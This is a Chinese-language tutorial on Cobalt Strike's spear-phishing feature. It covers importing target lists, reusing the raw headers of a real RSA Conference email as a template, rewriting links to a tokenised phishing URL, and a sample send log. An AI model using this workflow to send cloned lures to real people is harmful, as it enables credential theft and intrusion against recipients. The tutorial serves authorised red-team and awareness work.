Cobalt Strike 是鱼叉式网络钓鱼工具典型代表工具之一，它允许您使用任意消息作为模板发送鱼叉式网络钓鱼信息。在 Cobalt Strike 选择 **Attacks** -> **Spear Phish** 打开鱼叉式网络钓鱼选项。






设置 **Targets** 以导入发送**目标电子邮件**列表（可批量给目标发送邮件）。您可以导入每行包含一个电子邮件地址的 txt 文本。导入格式是一个用制表符(tab 键)或逗号分隔的电子邮件地址和邮件收件姓名的文件。




将 Template 设置为电子邮件主体信息模板。Cobalt Strike 消息模板只是一个保存的电子邮件消息。Cobalt Strike 将删除不必要的标题,附件,重写 URL,重新编码.Cobalt Strike 不会为您提供编写邮件的方法。大多数 Webmail 客户端都包含查看原始邮件源的方法。如在 GMail 中，单击“答复（Reply）”旁边的向下箭头，然后选择“显示原始文件（original）”。

也可以使用电子邮件模板.eml 格式。如下图谷歌邮箱查看原始文件：



```
Delivered-To: raffi@strategiccyber.com
Received: by 10.103.88.67 with SMTP id m64csp2699790vsb;
        Thu, 17 Sep 2015 11:29:34 -0700 (PDT)
X-Received: by 10.170.133.144 with SMTP id z138mr595388ykb.111.1442514574641;
        Thu, 17 Sep 2015 11:29:34 -0700 (PDT)
Return-Path: <v-bggjogn_bnbniajjop_cgeaehnj_cgeaehng_a@bounce.emc.mkt6910.com>
Received: from mail6311.emc.mkt6910.com (mail6311.emc.mkt6910.com. [208.95.135.145])
        by mx.google.com with ESMTP id l138si2073422ywe.105.2015.09.17.11.29.34
        for <raffi@strategiccyber.com>;
        Thu, 17 Sep 2015 11:29:34 -0700 (PDT)
Received-SPF: pass (google.com: domain of v-bggjogn_bnbniajjop_cgeaehnj_cgeaehng_a@bounce.emc.mkt6910.com designates 208.95.135.145 as
permitted sender) client-ip=208.95.135.145;
Authentication-Results: mx.google.com;
       spf=pass (google.com: domain of v-bggjogn_bnbniajjop_cgeaehnj_cgeaehng_a@bounce.emc.mkt6910.com designates 208.95.135.145 as
permitted sender) smtp.mailfrom=v-bggjogn_bnbniajjop_cgeaehnj_cgeaehng_a@bounce.emc.mkt6910.com;
       dkim=pass header.i=@e.rsaconference.com
DKIM-Signature: v=1; a=rsa-sha1; c=relaxed/relaxed; s=spop1024; d=e.rsaconference.com;
 h=Date:From:Reply-To:To:Message-ID:Subject:MIME-Version:Content-Type:List-Unsubscribe; i=info@e.rsaconference.com;
 bh=BDINOMqGHO6+SUzOKc6mDpSl41E=;
 b=QLw9H7SktY0S4Uxmcrq+pZUKeVZ0Js8bE+1O9OsNSCkt5AccT8MGXlTNFylhZfH4jYGCCwJh+yUP
   Pr+Cj3/RLm97wHKvJe6PQbzTXdoDx9WmMrEP6xfUhk8UX6fF6EOypM8PIo7MycfymABSwb3pNs9U
   3UBVOjykIqplVWlSbCQ=
DomainKey-Signature: a=rsa-sha1; c=nofws; q=dns; s=spop1024; d=e.rsaconference.com;
 b=qB/HxYWlGWjcxsH+AflzkaVA4KA2NAfxYCfHpaeC4LRFFH+mSheKvuFuo4ZPPXtMl/zwa7Ezf2UJ
   lxJtDO4UFb0G4c66MiaavdXdS/+T0zSsTA6NMOa1sXD+6HDDfApo+DJxtzd2G3sED+xY6BLrt6rU
   SBHy/f0ERJ9OlQT2o7U=;
Received: by mail6311.emc.mkt6910.com id hvc38s19if44 for <raffi@strategiccyber.com>; Thu, 17 Sep 2015 18:29:34 +0000 (envelope-from <v
bggjogn_bnbniajjop_cgeaehnj_cgeaehng_a@bounce.emc.mkt6910.com>)
Date: Thu, 17 Sep 2015 18:29:34 +0000 (GMT)
From: RSA Conference <info@e.rsaconference.com>
Reply-To: info@e.rsaconference.com
To: raffi@strategiccyber.com
Message-ID: <587280498.51252007142514574068.JavaMail.app@rbg33.atlis1>
Subject: Tell us what cyber security content you want most
MIME-Version: 1.0
Content-Type: multipart/alternative;
        boundary="----=_Part_147105_1806109928.1442514555623"
x-mid: 23502445
x-job: 23502445
x-rpcampaign: sp23502445
x-orgId: 29125
```


```
root@kali:~# cat >rsa.template
```





注意：


1. targets 是目标电子邮件
2. teamplate 为电子邮件模板
3. Embed URL:为跳转的 URL 钓鱼网站
4. Mail server:为邮发送服务器


5.Bounce TO:退回的电子邮件地址






Event Log
Send email
Subject Tell us what cyber security content you want most
Targets 3 targets
Template /root/rsa.template
URL http://ads.losenolove.com:80/search?id=%TOKEN%
[*] Send Email: Jim.Stevens@acme.com
SUCCESS: 250 Queued (0.021 seconds)
[*] Send Email: Raphael.Mudge@acme.com
SUCCESS: 250 Queued (0.020 seconds)
[*] Send Email: Whatta.Hogg@acme.com
SUCCESS: 250 Queued (0.020 seconds)
[*] Email sent on 2015-09-17 15:24:35 -0400



(1) RoundCube Webmail :: Tell us what cyber security content you want most - Internet Explorer
http://192.168.1.95/roundcube/?_task=mail&_
(1) RoundCube Webmail :: T...
roundcube
Free webmail for the masses
E-Mail
Address Book
Settings
Move to...
Folders
Inbox (1)
Trash
Date Today 15:24
This message contains graphics. If you do not see the graphics, click here to view.
RSAConference
Where the world talks security
UPDATE PROFILE AND SAVE
Message 1 of
http://ads.losenolove.com/search?id=708c9d560da7





您可以使用 Cobalt Strike 令牌自定义已保存信息。Cobalt Strike 在发送电子邮件时会替换这些令牌。令牌包括：


令牌	描述
%To%	目标邮件发送的电子邮件
%To_Name%	邮件发送到的人的姓名。此标记仅在导入包含名称的制表符分隔文件时可用
%URL%	鱼叉式网络钓鱼对话框中 URL 字段的内容。


设置“ **Embed URL”**以使 Cobalt Strike 重写消息模板中的每条 URL 以指向嵌入的 URL 地址。以这种方式添加的 URL 将包含一个令牌，允许 Cobalt Strike 将任何访问者引导到特定的鱼叉式网络钓鱼攻击。Cobalt Strike 的报告和网络日志功能利用了这一特点。按...选择您已启动的 Cobalt Strike 托管网站。

